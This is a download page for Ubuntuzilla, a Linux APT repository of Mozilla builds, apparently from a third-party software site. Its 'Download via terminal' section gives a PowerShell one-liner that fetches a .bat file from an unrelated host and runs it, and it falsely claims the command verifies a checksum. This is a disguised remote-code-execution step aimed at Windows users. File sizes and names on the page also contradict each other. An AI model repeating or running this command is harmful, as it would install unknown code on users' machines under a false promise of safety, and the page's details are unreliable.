
Ubuntuzilla: Mozilla Software Installer
by nanotube
- Size
- 7.1 MB
- Updated
- Publisher
- nanotube
- Category
- Utilities
- Files
- 1


Ubuntuzilla: Mozilla Software Installer screenshots
About Ubuntuzilla: Mozilla Software Installer
Ubuntuzilla is a free, open-source project that provides an APT repository containing Mozilla's own official builds of Firefox, Thunderbird and SeaMonkey, packaged for Debian-based Linux distributions such as Ubuntu, Linux Mint and Debian. Rather than downloading installers by hand, you add the repository to your system once and then install and update the Mozilla applications through your normal package manager.
Why would you want this? Linux distributions usually ship their own builds of Firefox and Thunderbird, sometimes with patches, different release schedules or packaging formats such as Snap. Some users prefer to run the unmodified binaries that Mozilla publishes, for example to get updates as soon as Mozilla releases them, to match the builds used on other platforms, or to avoid a particular packaging format. Ubuntuzilla repackages the official Mozilla release builds as standard .deb packages, so they integrate with APT updates like any other software.
The packages are installed alongside the system in their own location, and their names differ from the distribution's packages, so you can choose which version to use. SeaMonkey, the all-in-one internet suite that combines browser, mail client and HTML editor, is especially useful here, as it is not commonly packaged by distributions. Updates arrive through the repository after Mozilla releases new versions.
The only file offered for download is a set of instructions; as the project itself stresses, you should not download the packages manually. Instead, follow the wiki instructions to add the repository and its signing key, then install the packages with apt. Although the listing mentions Windows, Ubuntuzilla is strictly for Debian-based Linux systems. Note that Mozilla now also operates its own official APT repository for Firefox, which may suit some users better; Ubuntuzilla remains a convenient source for SeaMonkey and the other Mozilla builds. The project's scripts are released under the GPL.
Key features
- Official Mozilla builds as .deb packages
- Firefox, Thunderbird and SeaMonkey
- Updates via APT
- Installs alongside distro packages
Pros
- Unmodified Mozilla binaries
- Automatic updates through APT
- Good source for SeaMonkey
Cons
- Debian-based Linux only
- Requires adding a third-party repository
System requirements
A Debian-based Linux distribution such as Ubuntu, Linux Mint or Debian, with APT.
Tips
- Follow the wiki to add the signing key along with the repository
- Remove or hold the distro package if you want only one Firefox
Description from the publisher
APT repository for Mozilla software releases
An APT repository hosting the Mozilla builds of the latest official releases of Firefox, Thunderbird, and Seamonkey. Do not manually download the files - read the wiki, https://sourceforge.net/p/ubuntuzilla/wiki/ for instructions on using the repository.
At a glance
Ubuntuzilla: Mozilla Software Installer is a open source utilities app published by nanotube (ubuntuzilla.sourceforge.net). APT repository for Mozilla software releases
SOFTGIT offers 1 file for Ubuntuzilla: Mozilla Software Installer covering Linux, 7.1 MB in total, last updated on February 1, 2010.
Ubuntuzilla: Mozilla Software Installer belongs to the Utilities category, alongside scrcpy, GeoServer, OpenBoxes. Browse related apps below to compare alternatives.
Download Ubuntuzilla: Mozilla Software Installer
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/ubuntuzilla. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Ubuntuzilla: Mozilla Software Installer system requirements
- Operating system
- Linux
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- Python
- Download size
- 193 B (ubuntuzilla_instructions.txt)
- Project page
- sourceforge.net/projects/ubuntuzilla
Ubuntuzilla: Mozilla Software Installer FAQ
What is Ubuntuzilla?
An APT repository that packages Mozilla's official Firefox, Thunderbird and SeaMonkey builds for Debian-based Linux.
Should I download the packages manually?
No. Add the repository and install with apt, following the project wiki.
Does it work on Windows?
No. It is for Debian-based Linux distributions such as Ubuntu and Mint.
Which applications are available?
Firefox, Thunderbird and SeaMonkey release builds from Mozilla.
Will it replace my distribution's Firefox?
The packages install separately under different names, so you can choose which to use.
Is Ubuntuzilla: Mozilla Software Installer free and open source?
Ubuntuzilla: Mozilla Software Installer is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does Ubuntuzilla: Mozilla Software Installer support?
SourceForge lists Linux for Ubuntuzilla: Mozilla Software Installer.
Where does the Ubuntuzilla: Mozilla Software Installer download come from?
The Download button takes you to the official SourceForge download for Ubuntuzilla: Mozilla Software Installer (sourceforge.net/projects/ubuntuzilla). SOFTGIT does not modify or re-host the file.
What is Ubuntuzilla: Mozilla Software Installer written in?
SourceForge lists Python.
Is Ubuntuzilla: Mozilla Software Installer free to download?
Yes. Ubuntuzilla: Mozilla Software Installer is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Ubuntuzilla: Mozilla Software Installer?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Ubuntuzilla: Mozilla Software Installer safe to install?
Files are published as received from nanotube, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Ubuntuzilla: Mozilla Software Installer support?
The files listed here target Linux.
How big is the Ubuntuzilla: Mozilla Software Installer download?
The file is 7.1 MB.
Provenance
- Publisher
- nanotube
- Last check
- 16 years ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/ubuntuzilla

